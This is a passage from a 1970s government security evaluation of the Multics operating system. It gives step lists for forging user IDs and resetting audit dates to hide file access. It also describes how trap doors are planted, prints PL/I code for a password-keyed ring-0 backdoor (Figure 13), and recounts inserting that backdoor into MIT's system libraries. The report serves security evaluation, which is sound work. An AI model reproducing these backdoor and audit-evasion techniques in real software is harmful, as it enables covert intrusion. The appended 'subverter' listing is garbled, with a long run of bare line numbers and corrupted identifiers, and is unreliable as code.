Every segment in Multics carries with it audit information on the date time last used (DTU) and date time last modified (DTM). These dates are maintained by an audit mechanism at a very low level in the system, and it is almost impossible for a penetrator to bypass this mechanism. (35) An obvious approach would be to attempt to patch the DTU and DTM that are stored in the parent directory of the segment in question. However, directories are implemented as rather complex hash tables and are therefore very difficult to patch.

Once again, however, a solution exists within the system. A routine called `set_dates` is provided among the various subroutine calls into ring 0 which is used when a segment is retrieved from a backup tape to set the segment's DTU and DTM to the values at the time the segment was backed up. The routine is supposed to be callable only from a highly privileged gate into ring 0 that is restricted to system maintenance personnel. However, since a penetrator can change his user identification, this restriction proves to be no barrier. To access a segment without updating DTU or DTM:

1. Change user ID to access segment.
2. Remember old DTU and DTM.
3. Use or modify the segment.
4. Change user ID to system maintenance.
5. Reset DTU and DTM to old values.
6. Change user ID back to original.

In fact due to yet another system bug, the procedure is even easier. The module `set_dates` is callable, not only from the highly privileged gate into ring 0, but also from the normal user gate into ring 0. (36) Therefore, step 4

(35) Section 3.4.5 shows a motivation to bypass DTU and DTM.

(36) The user gate into ring 0 contains `set_dates`, so that users may perform reloads from private backup tapes.

in the above algorithm can be omitted if desired. A listing of the utility that changes DTU and DTM may be found in Appendix F.

It should be noted that one complication exists in step 5 - resetting DTU and DTM. The system does not update the dates in the directory entry immediately, but primarily at segment deactivation time. (37) Therefore, step 5 must be delayed until the segment has been deactivated - a delay of up to several minutes. Otherwise the penetrator could reset the dates, only to have them updated again a moment later.

3.4.5 Trap Door Insertion

Up to this point, we have seen how a penetrator can exploit existing weaknesses in the security controls of an operating system to gain unauthorized access to protected information. However, when the penetrator exploits existing weaknesses, he runs the constant risk that the system maintenance personnel will find and correct the weakness he happens to be using. The penetrator would then have to begin again looking for weaknesses. To avoid such a problem and to perpetuate access into the system, the penetrator can install "trap doors" in the system which permit him access, but are virtually undetectable.

3.4.5.1 Classes of Trap Doors

Trap doors come in many forms and can be inserted in many places throughout the operational life of a system from the time of design up to the time the system is replaced. Trap doors may be inserted at the facility at which the system is produced. Clearly if one of the system programmers is an agent, he can insert a trap door in the code he writes. However, if the production site is a (perhaps on-line) facility to which the penetrator can gain access, the penetrator can exploit existing vulnerabilities to insert trap doors into system software while the programmer is still working on it or while it is in quality assurance.

As a practical example, it should be noted that the software for WWMCCS is currently developed using uncleared personnel on a relatively open time sharing system at Honeywell's plant in Phoenix, Arizona.

(37) Dates may be updated at other times as well.

The software is monitored and distributed from an open time sharing system at the Joint Technical Support Agency (JTSA) at Reston, Virginia. Both of these sites are potentially vulnerable to penetration and trap door insertion.

Trap doors can be inserted during the distribution phase. If updates are sent via insecure communications - either US Mail or insecure telecommunications, the penetrator can intercept the update and subtly modify it. The penetrator could also generate his own updates and distribute them using forged stationery.

Finally, trap doors can be inserted during the installation and operation of the system at the user's site. Here again, the penetrator uses existing vulnerabilities to gain access to stored copies of the system and make subtle modifications.

Clearly when a trap door is inserted, it must be well hidden to avoid detection by system maintenance personnel. Trap doors can best be hidden in changes to the binary code of a compiled routine. Such a change is completely invisible on system listings and can be detected only by comparing bit by bit the object code and the compiler listing. However, object code trap doors are vulnerable to recompilations of the module in question.

Therefore the system maintenance personnel could regularly recompile all modules of the system to eliminate object code trap doors. However, this precaution could play directly into the hands of the penetrator who has also made changes in the source code of the system. Source code changes are more visible than object code changes, since they appear in system listings. However, subtle changes can be made in relatively complex algorithms that will escape all but the closest scrutiny. Of course, the penetrator must be sure to change all extant copies of a module to avoid discovery by a simple comparison program.

Two classes of trap doors which are themselves source or object trap doors are particularly insidious and merit discussion here. These are the teletype key string trigger trap door and the compiler trap door.

It has often been hypothesized that a carefully written closed subsystem such as a query system or limited data management system without programming capabilities may be made invulnerable to security penetration. The teletype key string trigger is just one example of a trap door that provides the penetrator with a vulnerability in even the most limited subsystem. To create such a trap door, the agent modifies the supervisor teletype modules at the development site such that if the user types normally, no anomaly occurs, but if the user types a special key string, a dump/patch utility is triggered into operation to allow the penetrator unlimited access. The key string would of course have to be some very unlikely combination to avoid accidental discovery. The teletype key string trap door is somewhat more complex than the trap door described below in Section 3.4.5.2. However, it is quite straightforward to develop and insert with relatively nominal effort.

It was noted above that while object code trap doors are invisible, they are vulnerable to recompilations. The compiler (or assembler) trap door is inserted to permit object code trap doors to survive even a complete recompilation of the entire system. In Multics, most of the ring 0 supervisor is written in PL/I. A penetrator could insert a trap door in the PL/I compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/I compiler is itself written in PL/I, the trap door can maintain itself, even when the compiler is recompiled. (38) Compiler trap doors are significantly more complex than the other trap doors described here, because they require a detailed knowledge of the compiler design. However, they are quite practical to implement at a cost of perhaps five times the level shown in Section 3.5. It should be noted that even costs several hundred times larger than those shown here would be considered nominal to a foreign agent.

There is also a variant on the compiler trap door called the initialization trap door. Here, the system initialization code is modified by the penetrator to insert other trap doors as the system is brought up. Such trap doors can be relatively invulnerable to

(38) This type of trap door does not require a higher level language. Entirely analogous trap doors could be placed in an assembler.

detection and recompilation, because system initialization is usually a very complex and poorly understood procedure.

3.4.5.2 Example of a Trap Door in Multics

To demonstrate the feasibility of inserting and distributing trap doors, the following object code change was made to `check$device_name` to provide a generalized dump or patch facility. Figure 13 shows a PL/I program that performs essentially the same function as the trap door actually inserted in the object code. The listing of the actual trap door and its calling program is in Appendix C. `check$device_name` is normally called with three arguments, the third being a fixed binary error code. The trap door is inserted at the point at which `check$device_name` would have returned. The trap door looks at the 72 bits immediately following the error code that was passed by the caller. If those 72 bits match a predefined 72 bit password, then the fixed binary word to which `ptr1` points is copied into the fixed binary word to which `ptr2` points. Since `check$device_name` is a ring 0 procedure, this copy is carried out using the ring 0 descriptor segment and allows the caller to read or write any word in ring 0. Dump and patch utilities can use this trap door exactly like the Insufficient Argument Validation vulnerability. The 72 bit key is used to ensure that the vulnerability is not invoked by accident by some unsuspecting user.

The actual insertion of the trap door was done by the following steps:

1. Change user identification to project SysLib.
2. Make patch in object archive copy of `check$device_name` in `>ldd>hard>object`.
3. Reset DTM on object archive.
4. Make patch in bound archive copy of `check$device_name` in `>ldd>hard>bound_components`.
5. Reset DTM on bound archive.
6. Reset user identification.

This procedure ensured that the object patch was in all library copies of the segment. The DTM was reset as in Section 3.4.4, because the dates on library segments are

```

check$device_name: procedure (a, b, code);

declare 1 code parameter,
        2 err_code fixed binary (35),
        2 key bit (72) aligned,
        2 ptr1 pointer aligned,
        2 ptr2 pointer aligned;

declare overlay fixed binary (35) based;

/* Start of regular code */
    ...;

/* Here check$device_name would normally return */

    if key = bit_string_constant_password
        then ptr2 -> overlay = ptr1 -> overlay;

    return;

end check$device_name;

```

Figure 13. Trapdoor in check\$device_name

checked regularly for unauthorized modification. These operations did not immediately install the trap door. Actual installation occurred at the time of the next system tape generation.

A trap door of this type was first placed in the Multics system at MIT in the procedure `del_dir_tree`. However, it was noted that `del_dir_tree` was going to be modified and recompiled in the installation of Multics system 18.0. Therefore, the trap door described above was inserted in `check$device_name` just before the installation of 18.0 to avoid the recompilation problem. Honeywell was briefed in the spring of 1973 on the results of this vulnerability analysis. At that time, Honeywell recompiled `check$device_name`, so that the trap door would not be distributed to other sites.

3.4.6 Preview of 6180 Procedural Vulnerabilities

To actually demonstrate the feasibility of trap door distribution, a change which could have included a trap door was inserted in the Multics software that was transferred from the 645 to the 6180 at MIT and from there to all 6180 installations in the field.

3.5 Manpower and Computer Costs

Table III outlines the approximate costs in man-hours and computer charges for each vulnerability analysis task. The skill level required to perform the penetrations was that of a recent computer science graduate of any major university with a moderate knowledge of the Multics design documented in the Multics Programmers' Manual (MPM73) and Organick (ORG72), plus nine months experience as a Multics programmer. In addition, the penetrator was aided by access to the system listings (which are in the public domain) and access to an operational Multics system on which to debug penetrations. In this example, the RADC system was used to test penetrations prior to their use at MIT, since a system crash at MIT would reveal the intentions of the penetrations. (39)

Costs are broken down into identification, confirmation, and exploitation. Identification is that

(39) It should be noted that while the MIT system was crashed twice due to typographical errors during the penetration, the RADC system was never crashed.

part of the effort needed to identify a particular vulnerability. It generally involves examination of system listings, although it sometimes involves computer work. Confirmation is that effort needed to confirm the existence of a vulnerability by using it in some manner, however crude, to access information without authorization. Exploitation is that effort needed to develop and debug command procedures to make use of the vulnerabilities convenient. Wherever possible, these command procedures follow standard Multics command conventions.

All figures in the table are conservative estimates as actual accounting information was not kept during the vulnerability analysis. However, costs did not exceed the figures given and in all probability were somewhat lower.

The costs of implementing the subverter and inverting the password scrambler are not included, because those tasks were not directly related to penetrating the system (See Downey <DOW74>). The Master Mode Transfer vulnerability has no exploitation cost shown, because that vulnerability was not carried beyond confirmation.

TABLE 3

Cost Estimates

Task	Identification		Confirmation		Exploitation		Total	
	Manhrs	CPU \$	Manhrs	CPU \$	Manhrs	CPU \$	Manhrs	CPU \$
Execute Instruction Access Check Bypass	60	\$150	5	\$30	8	\$100	73	\$280
Insufficient Argument Validation	1	\$0	5	\$30	24	\$300	30	\$330
Master Mode Transfer	0.5	\$0	2	\$20	--	---	2.5	\$20
Unlocked Stack Base	0.5	\$0	8	\$50	80	\$500	88.5	\$550
Forging User ID	5	\$0	5	\$30	5	\$90	15	\$120
check\$device_name Trap door	5	\$0	8	\$50	5	\$30	18	\$80
Access Password File (Does not include deciphering.)	1	\$0	5	\$30	24	\$150	30	\$180
Total	73	\$150	38	\$240	146	\$1170	257	\$1560

SECTION IV

CONCLUSIONS

The initial implementation of Multics is an instance of an uncertified system. For any uncertified system:

a. The system cannot be depended upon to protect against deliberate attack.

b. System "fixes" or restrictions (e.g., query only systems) cannot provide any significant improvement in protection. Trap door insertion and distribution has been demonstrated with minimal effort and fewer tools (no phone taps) than any industrious foreign agent would have.

However, Multics is significantly better than other conventional systems due to the structuring of the supervisor and the use of segmentation and ring hardware. Thus, unlike other systems, Multics can form a base for the development of a truly secure system.

4.1 Multics is not Now Secure

The primary conclusion one can reach from this vulnerability analysis is that Multics is not currently a secure system. A relatively low level of effort gave examples of vulnerabilities in hardware security, software security, and procedural security. While all the reported vulnerabilities were found in the HIS 645 system and happen to be fixed by the nature of the changes in the HIS 6180 hardware, other vulnerabilities exist in the HIS 6180. (40) No attempt was made to find more than one vulnerability in each area of security. Without a doubt, vulnerabilities exist in the HIS 645 Multics that have not been identified. Some major areas not even examined are I/O, process management, and administrative interfaces. Further, an initial cursory examination of the HIS 6180 Multics easily turned up vulnerabilities.

We have seen the impact of implementation errors or omissions in the hardware vulnerability. In the

(40) In all fairness, the HIS 6180 does provide significant improvements by the addition of ring hardware. However, ring hardware by itself does not make the system secure. Only certification as a well-defined closed process can do that.

software vulnerabilities, we have seen the major security impact of apparently unimportant ad hoc designs. We have seen that the development site and distribution paths are particularly attractive for penetration. Finally, we have seen that the procedural controls over such areas as passwords and auditing are no more than "security blankets" as long as the fundamental hardware and software controls do not work.

4.2 Multics as a Base for a Secure System

While we have seen that Multics is not now a secure system, it is in some sense significantly "more secure" than other commercial systems and forms a base from which a secure system can be developed. (See Lipner <LIP74>.) The requirements of security formed part of the basic guiding principles during the design and implementation of Multics. Unlike systems such as OS/360 or GCOS in which security functions are scattered throughout the entire supervisor, Multics is well structured to support the identification of the security and non-security related functions. Further Multics possesses the segmentation and ring hardware which have been identified <SMI74> as crucial to the implementation of a reference monitor.

4.2.1 A System for a Benign Environment

We have concluded that AFDSC cannot run an open multi-level secure system on Multics at this time. As we have seen above, a malicious user can penetrate the system at will with relatively minimal effort. However, Multics does provide AFDSC with a basis for a benign multi-level system in which all users are determined to be trustworthy to some degree. For example, with certain enhancements, Multics could serve AFDSC in a two-level security mode with both Secret and Top Secret cleared users simultaneously accessing the system. Such a system, of course, would depend on the administrative determination that since all users are cleared at least to Secret, there would be no malicious users attempting to penetrate the security controls.

A number of enhancements are required to bring Multics up to a two-level capability. First and most important, all segments, directories, and processes in the system should be labeled with classification levels and categories. This labeling permits the classification check to be combined with the ACL check and to be represented in the descriptor segment. Second, an earnest

review of the Multics operating system is needed to identify vulnerabilities. Such a review is meaningful in Multics, because of its well structured operating system design. A similar review would be a literally endless task in a system such as OS/360 or GCOS. A review of Multics should include an identification of security sensitive modules, an examination of all gates and arguments into ring 0, and a check of all intersegment references in ring 0. Two additional enhancements would be useful but not essential. These are some sort of "high water mark" system as in ADEPT-50 (see Weissman <WF169>) and some sort of protection from user written applications programs that may contain "Trojan Horses".

4.2.2 Long Term Open Secure System

In the long term, it is felt that Multics can be developed into an open secure multi-level system by restructuring the operating system to include a security kernel. Such restructuring is essential since malicious users cannot be ruled out in an open system. The procedures for designing and implementing such a kernel are detailed elsewhere. <AND73, BL73-1, BL73-2, LIP73, PRI73, SCH73, SCH173, WAL74> To briefly summarize, the access controls of the kernel must always be invoked (segmentation hardware); must be tamperproof (ring hardware); and must be small enough and simple enough to be certified correct (a small ring 0). Certifiability is the critical requirement in the development of a multi-level secure system. ESD/MCI is currently proceeding with a development plan to develop such a certifiably secure version of Multics <ESD73>.

REFERENCES

- <ABB74> Abbott, R. P., et al, A Bibliography on Computer Operating System Security, The RISOS Project, UCRL-51555, Lawrence Livermore Laboratory, University of California/Livermore, 15 April 1974.
- <AND71> Anderson, James P., AF/ACS Computer Security Controls Study, ESD-TR-71-395, November 1971.
- <AND73> Anderson, James P., Computer Security Technology Planning Study, ESD-TR-73-51, Vols I and II, October 1972.
- <AGB71> Andrews, J., M. L. Goudy, J. E. Barnes, Model 645 Processor Reference Manual, Cambridge Information Systems Laboratory, Honeywell Information Systems, Inc., 1971.
- <BL73-1> Bell, D. E., L. J. LaPadula, Secure Computer Systems: Mathematical Foundations, The MITRE Corporation, ESD-TR-73-278, Vol I, November 1973.
- <BL73-2> Bell, D. E., L. J. LaPadula, Secure Computer Systems: A Mathematical Model, The MITRE Corporation, ESD-TR-73-278, Vol II, November 1973.
- <DEN66> Dennis, J. B., and E. C. Van Horn, "Programming Semantics for Multiprogrammed Computations", Comm. ACM, 3 (Sept. 1966), pp. 143-155.
- <DOD72> DoD Directive 5200.28, "Security Requirements for Automatic Data Processing (ADP) Systems," December 18, 1972.
- <DOD73> DoD 5200.28-M, "Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating - Secure Resource-Sharing ADP Systems", January 1973.
- <DOW74> Downey, Peter J., Multics Security Evaluation: Password and File Encryption Techniques, ESD-TR-74-193, Vol III. (In preparation).
- <ESD73> ESD 1973 Computer Security Developments Summary, MCI-74-1, Directorate of Information Systems Technology Electronic Systems Division, December 1973.
- <GOH72> Goheen, S. M., R. S. Fiske, OS/360 Computer Security Penetration Exercise, WP-4467, The MITRE Corporation, Bedford, MA, 16 October 1972, as cited in <ABB74>.

<GRA68> Graham, R. M., "Protection in an Information Processing Utility", Comm. ACM, 5 (May 1968), pp. 365-369.

<HIS73> Honeywell Information Systems, Inc., Multics Users' Guide, Order No. AL40, Rev. 0, November 1973.

<IBM70> IBM System/360 Operating System Service Aids, IBM System Reference Library, GC28-6719-0, June 1970.

<ING73> Inglis, W. M., Security Problems in the WWMCCS GCOS System, Joint Technical Support Activity Operating System Technical Bulletin 730S-12, Defense Communications Agency, 2 August 1973, as cited in <ABB74>.

<IPC73> Information Processing Center, Summary of the HG180 Processor, Massachusetts Institute of Technology, 22 May 1973.

<JTSA73> Joint Technical Support Activity, WWMCCS Security System Test Plan, Defense Communications Agency, 23 May 1972, as cited in <ABB74>.

<LIP73> Lipner, Steven B., Computer Security Research and Development Requirements, MTP-142, The MITRE Corporation, Bedford, MA, February 1973.

<LIP74> Lipner, Steven B., Multics Security Evaluation: Results and Recommendations, ESD-TR-74-193, Vol 1. (In preparation)

<ORG72> Organick, Elliot I., The Multics System: An Examination of Its Structure, The MIT Press, Cambridge, MA, 1972.

<MPM73> The Multiplexed Information and Computing Service: Programmers' Manual, Massachusetts Institute of Technology and Honeywell Information Systems, Inc., 1973.

<PRI73> Price, William R., Implications of a Virtual Memory Mechanism for Implementing Protection in a Family of Operating Systems, PhD Thesis, Carnegie-Mellon University, June 1973.

<RIC73> Richardson, M. H., J. V. Potter, Design of a Magnetic Card Modifiable Credential System Demonstration, MCI-73-3, Directorate of Information Systems Technology, Electronic Systems Division, December 1973.

<SAL73> Saltzer, Jerome H., "Protection and Control of Information Sharing in Multics," ACM Fourth Symposium on

Operating System Principles, Yorktown Heights, New York, October 1973.

<SCH73> Schell, Roger R., Peter J. Downey, Gerald J. Popek, Preliminary Notes on the Design of Secure Military Computer Systems, MCI-73-1, Directorate of Information Systems Technology, Electronic Systems Division, January 1973.

<SCHR72> Schroeder, M. D., J. H. Saltzer, "A Hardware Architecture for Implementing Protection Rings", Comm. ACM, 3 (March 1972), pp. 157-170.

<SCH173> Schiller, W. L., Design of Security Kernel for the PDP-11/45, ESD-TR-73-294, June 1973.

<SMI74> Smith, Leroy A., Architectures for Secure Computing Systems, MTR-2772, The MITRE Corporation, Bedford, MA 1974.

<SPS73> System Programmers' Supplement to the Multiplexed Information and Computing Service: Programmers' Manual, Massachusetts Institute of Technology and Honeywell Information Systems, Inc., 1973.

<WAL74> Walter, K. G., Primitive Models for Computer Security, Case Western Reserve University, Cleveland, Ohio, ESD-TR-74-117, January 1974.

<WEI69> Weissman, C., "Security Controls in the ADEPT-50 Time-Sharing System," AFIPS Conference Proceedings 35, (1969 FJCC), pp. 119-133.

APPENDIX A

Subverter Listing

This appendix contains listings of the three program modules which make up the hardware subverter described in Section 3.2.1. The three procedure segments which follow are called `subverter`, coded in PL/I; `access_violations_`, coded in PL/I; and `subv`, coded in assembler. `Subverter` is the driving routine which sets up timers, manages free storage, and calls individual tests. `Access_violations_` contains several entry points to implement specific tests. `Subv` contains entry points to implement those tests which must be done in assembler.

The internal procedure `check_zero` within `subverter` is used to watch word zero of the procedure segment for unexpected modification. This procedure was used in part to detect the Execute Instruction Access Check Bypass vulnerability.

The errors flagged in the listing of `subv` are all warnings of obsolete 645 instructions, because the attached listing was produced on the 6180.

COMPILATION LISTING OF SEGMENT subverter
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1845.8 edt Hed
 Options: map

```

1
2
3 subverter:
4 procedure;
5
6 declare
7   hcs_sinitiate entry (char (*), char (*), char (*), fixed bin (1), fixed bin (2), ptr, fixed bin),
8   date_time_entry (fixed bin (71), char (*)),
9   default_handler_sset entry (entry), /* establishes default condition handler */
10  timer_manager_salara_call_inhibit entry (fixed bin (71), bit (2), entry), /* sets alarm clocks */
11
12  timer_manager_sreset_alarm_call entry (entry), /* resets alarm clocks */
13  hcs_smake_seg entry (char (*), char (*), char (*), fixed bin (5), ptr, fixed bin), /* create a segment */
14
15  user_info_showedir entry (char (*)), /* get pointer to arguments */
16  cu_sarg_ptr entry (fixed bin, ptr, fixed bin, fixed bin), /* prints error messages */
17
18  com_err_entry options (variable), /* prints on io streams */
19  ioa_sioa_stream entry options (variable), /* prints on user_output */
20  ioa_entry options (variable), /* string to numeric conversion */
21  cv_dec_check_entry (char (*), fixed bin) returns (fixed bin (35)), /* entry to do the testing */
22
23  subverter$timer ext entry, /* does a cam instruction */
24
25  subv$cam,
26  subv$idf,
27  subv$idbr,
28  subv$ddbr,
29  subv$clcc,
30  subv$dls,
31  subv$praca,
32  subv$smac,
33  subv$smic,
34  subv$slaci,
35  subv$slam,
36  subv$ssam,
37  subv$rcu,
38  subv$scu,
39  access_violations_sillegal_opcodes,
40  access_violations_sfetch,
41  access_violations_sstore,
42  access_violations_sxed_fetch,
43  access_violations_sxed_store,
44  access_violations_sid,
45  access_violations_slegal_bounds_fault,
46  access_violations_sillegal_bounds_fault)
47  entry (ptr),
48  clock_entry returns (fixed bin (71));
49 declare
50  i fixed bin,
51  fp pointer,
52  sp pointer int static,
53  code fixed bin,
54  wdir char (160),

```

/* points to failure blocks */
 /* points to statistics segment */

```

56 arg char (arg1) based (argp),
57 arg1 fixed bin,
58 argp pointer,
59 error_table_sadopt fixed bin (35) ext static,
60 seg_version fixed bin int static init (1),
61 max_test fixed bin int static init (22),
62 test_names (22) int static char (32) init ("cam", "scu", "ldt", "ldbr", "sdbrr", "cloc", "dis",
63 "rcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm",
64 "store_access_violation", "xed_fetch_access_violation", "xed_store_access_violation",
65 "it_access_violation", "legal_bounds_fault", "illegal_bounds_fault", "illegal_opcode"),
66 ret_label label int static,
67 interval fixed bin (35) int static,
68 time fixed bin (71);
69
1 /* start of include file subvert_statistics.incl.pl1
2
3 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
4
5 declare
6
7
8 1 subvert_statistics based(sp) aligned,
9 2 cur_test fixed bin(17) unal,
10 2 next_opcode fixed bin(17) unal,
11 2 end_of_segment fixed bin(17) unal,
12 2 last_failure_block fixed bin(17) unal,
13 2 test_in_progress fixed bin,
14
15 2 time_of_last_test fixed bin(71),
16 2 cum_total_time fixed bin(71),
17 2 number_of_tests fixed bin,
18 2 tests(i refer(number_of_tests)) aligned,
19 3 number_of_attempts fixed bin,
20 3 number_of_failures fixed bin,
21 3 failure_block_ptr fixed bin(17) unal,
22 3 last_test_time fixed bin(71),
23 3 cum_test_time fixed bin(71);
24
25 /* End of subvert_statistics.incl.pl1 */
26
1 /* Start of include file failure_block.incl.pl1
2
3 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
4 /* Modified 21 July 72 0820 by P. Karger to use fixed bin unal
5
6
7
8
9 declare
10
11 1 failure_block based(fp) aligned,
12 2 version fixed bin,
13 2 type fixed bin,
14 2 time_of_failure fixed bin(71),
15 2 next_block fixed bin(17) unal,
16 2 scu_data(5) fixed bin;
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

```

2 19 /* End of include file failure_block.incl.pl1 */
71
72 interval = 60; /* default interval = 60 seconds */
73 call cv_sarg_ptr (1, argp, argi, code);
74 if code = 0 then
75 do;
76 if arg = "--stop" then
77 do;
78 call timer_manager_sreset_alarm_call (subverter$timer);
79 return;
80 end;
81 interval = cv_dec_check_ (arg, code);
82 if code ^= 0 then
83 do;
84 call com_err_ (error_table_sbadopt, "subverter", arg);
85 return;
86 end;
87 end;
88 call user_info_showmdir (mdir);
89 call hcs_smoke_seg (mdir, "subvert_statistics", "", 01011b, sp, code);
90 if sp = null () then
91 do;
92 no_seg;
93 call com_err_ (code, "subverter", "subvert_statistics");
94 return;
95 end;
96 if code = 0 then
97 do;
98 last_failure_block, end_of_segment = 1000000000000000b; /* segment is new */
99 /* 64K segment length */
100 number_of_tests = max_test;
101 cur_test = 1;
102 next_code = -1;
103 end;
104 else
105 do;
106 if test_in_progress ^= 0 then
107 do;
108 call com_err_ (0, "subverter",
109 "test was in progress. Call subverter$reset to clear segment and resume.");
110 test_names (test_in_progress);
111 return;
112 end;
113 end;
114
115 finish_setup:
116 time_of_last_test = clock_ ();
117 do i = 1 to number_of_tests;
118 last_test_time (i) = time_of_last_test;
119 end;
120 call timer_manager_salarm_call_inhibit (1, "11"b, subverter$timer);
121 return;
122
123 subverter$reset:
124 entry;
125 if test_in_progress = 22 /* illegal opcode test */ then next_code = next_code - 1;
126
127

```

```

129 go to finish_setup;
130
131
132 subvert$timer;
133 entry ();
134 call check_zero ();
135 ret_label = next_setup;
136 call default_handler_sset (fault_handler);
137 call get_failure_block (cur_test);
138 number_of_attempts (cur_test) = number_of_attempts (cur_test) + 1;
139 time = clock ();
140 cum_total_time = cum_total_time + time - time_of_last_test;
141 time_of_last_test = time;
142 cum_test_time (cur_test) = cum_test_time (cur_test) + time - last_test_time (cur_test);
143 last_test_time (cur_test) = time;
144 go to c (cur_test);
145
146 c (1):
147 call subv$cam (fp);
148 go to scream_bloody_murder;
149
150 c (2):
151 call subv$cu (fp);
152 go to scream_bloody_murder;
153
154
155 c (3):
156 call subv$idt (fp);
157 go to scream_bloody_murder;
158
159
160 c (4):
161 call subv$idbr (fp);
162 go to scream_bloody_murder;
163
164
165 c (5):
166 call subv$sdbr (fp);
167 go to scream_bloody_murder;
168
169
170 c (6):
171 call subv$cloc (fp);
172 go to scream_bloody_murder;
173
174
175 c (7):
176 call subv$dls (fp);
177 go to scream_bloody_murder;
178
179
180 c (8):
181 call subv$mcM (fp);
182 go to scream_bloody_murder;
183
184
185 c (9):
186 call subv$mcM (fp);
187

```



```

188
189
190 c (10) :      call subv$smic (fp);
191              go to scream_bloody_murder;
192
193
194
195 c (11) :      call subv$laci (fp);
196              go to scream_bloody_murder;
197
198
199
200 c (12) :      call subv$lam (fp);
201              go to scream_bloody_murder;
202
203
204
205 c (13) :      call subv$sam (fp);
206              go to scream_bloody_murder;
207
208
209
210 c (14) :      call subv$rcu (fp);
211              go to scream_bloody_murder;
212
213
214
215 c (15) :      call access_violations_$fetch (fp);
216              go to scream_bloody_murder;
217
218
219
220 c (16) :      call access_violations_$store (fp);
221              go to scream_bloody_murder;
222
223
224
225 c (17) :      call access_violations_$xed_fetch (fp);
226              go to scream_bloody_murder;
227
228
229
230 c (18) :      call access_violations_$xed_store (fp);
231              go to scream_bloody_murder;
232
233
234
235 c (19) :      call access_violations_$id (fp);
236              go to scream_bloody_murder;
237
238
239
240 c (20) :      call access_violations_$legal_bounds_fault (fp);
241              go to scream_bloody_murder;
242
243
244
245 c (21) :

```

```

247 go to scream_bloody_murder;
248
249
250 c (22) ;
251 call access_violations_$illegal_opcodes (fp);
252 go to scream_bloody_murder;
253
254 scream_bloody_murder:
255 number_of_failures (cur_test) = number_of_failures (cur_test) + 1;
256 call ioa_$ioa_stream ("error_output",
257 "-----/From subverter: Test -R-a-B succeeded!-----", test_names (cur_test)
258 );
259 test_in_progress = 0;
260
261 next_setup:
262 call check_zero ();
263 if cur_test = max_test then cur_test = 1;
264 else cur_test = cur_test + 1;
265 time = interval;
266 call timer_manager_salara_call_inhibit (time, "11'b, subverterstimer);
267 return;
268
269
270 display:
271 entry ();
